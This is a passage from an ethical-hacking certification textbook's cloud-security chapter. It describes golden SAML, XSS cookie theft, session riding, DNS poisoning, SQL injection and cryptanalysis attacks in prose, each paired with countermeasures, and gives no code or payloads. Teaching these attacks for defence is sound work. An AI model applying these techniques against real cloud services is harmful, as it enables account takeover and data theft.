



Figure 19.42: Demonstration of a golden SAML attack

Countermeasures:

- Constantly monitor user activities.
- Utilize multi-factor authentication and strong passwords.
- Implement least-privilege access.
- Analyze the environment for indications of an attack.
- Update the certificates in a timely manner.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Cloud Attacks

- **Session Hijacking using Cross-Site Scripting (XSS) Attack**

  Attackers implement XSS to steal cookies used in the user authentication process; this involves injecting a website with malicious code, which is subsequently executed by the browser. Using the stolen cookies, attackers exploit active computer sessions, thereby gaining unauthorized access to data.

  Note: Attackers can also predict or sniff session IDs.




Figure 19.43: Example of session hijacking using XSS attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the figure, the attacker hosts a web page with the malicious script on the cloud server. When a user views the page hosted by the attacker, the HTML containing the malicious script runs on the user's browser. The malicious script collects and sends the user's cookies and redirects the user to the attacker's server.

Countermeasures:

- Using secure socket layers (SSL), firewalls, antiviruses, and code scanners can safeguard a cloud from session hijacking.

- **Session Hijacking using Session Riding**

Attackers exploit websites by engaging in cross-site request forgeries to transmit unauthorized commands. In session riding, attackers "ride" an active computer session by sending an email or tricking users into visiting a malicious webpage during login to an actual target site. When users click the malicious link, the website executes the request as if the user had already authenticated it. Commands used include modifying or deleting user data, performing online transactions, resetting passwords, etc.




Figure 19.44: Example of session hijacking using session riding

As shown in the above figure, the user logs into the trusted site and creates a new session. The server stores the session identifier for the session in a cookie in the web browser. The attacker lures the victim to visit a malicious website set up by him/her. The attacker then sends a request to the cloud server from the user's browser using a stolen session cookie.

Countermeasures:

- Do not allow your browser and websites to save login details.
- Check the HTTP referrer header and, when processing a POST, ignore URL parameters.

- **Domain Name System (DNS) Attacks**

A DNS server translates a human-readable domain name (e.g., www.google.com) into a numerical IP address that routes communications between nodes. Attackers perform DNS attacks to obtain authentication credentials from Internet users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of DNS Attacks:

- **DNS Poisoning**: Involves diverting users to a spoofed website by poisoning the DNS server or the DNS cache on the user's system.
- **Cybersquatting**: Involves conducting phishing scams by registering a domain name that is similar to a CSP.
- **Domain Hijacking**: Involves stealing a CSP domain name.
- **Domain Snipping**: Involves registering an elapsed domain name.




Figure 19.45: Example of a DNS attack

As shown in the figure, the attacker performs DNS cache poisoning, directing users to a fake website. Here, the user queries the internal DNS server for DNS information (e.g., the IP address of www.xCloud.com). The internal DNS server then asks the respective cloud server for DNS information. At this point, the attacker blocks the DNS response from the cloud server and sends a DNS response with the IP of a fake website to the internal DNS server. Thus, the internal DNS server cache updates itself with the IPs of counterfeit websites and automatically directs users to these websites.

Countermeasures:

- Using domain name system security extensions (DNSSEC) reduces the effects of DNS threats to some extent.

- **SQL Injection Attacks**

  SQL is a programming language meant for database management systems. In an SQL injection attack, attackers target SQL servers running vulnerable database applications. Attackers insert malicious code (generated using special characters) into a standard SQL code to gain unauthorized access to a database and ultimately to other confidential

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

information. Such attacks are generally performed when applications use the input to construct dynamic SQL statements. Furthermore, attackers can manipulate the database contents, retrieve sensitive data, remotely execute system commands, or even take control of the webserver for additional criminal activities.




Figure 19.46: Example of an SQL injection attack

As shown in the figure, the attacker performs SQL injection on the cloud web application accessed by the user and gains access to the sensitive information hosted on the cloud.

Countermeasures:

- Use filtering techniques to sanitize the user input.
- Validate input length, range, format, and type.
- Regularly update and patch servers and applications.
- Use database monitoring technologies and intrusion prevention systems (IPSs).
- Implement a cloud-based web application firewall.

- **Cryptanalysis Attacks**

  Insecure or obsolete encryption makes cloud services susceptible to cryptanalysis. Data present in the cloud may be encrypted to prevent them from being read if accessed by malicious users. However, critical flaws in cryptographic algorithm implementations (e.g., weak random number generation) may turn strong encryption to weak or broken. Additionally, there exist novel methods to break the cryptography. Partial information can also be obtained from encrypted data by monitoring a clients' query access patterns and analyzing accessed positions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

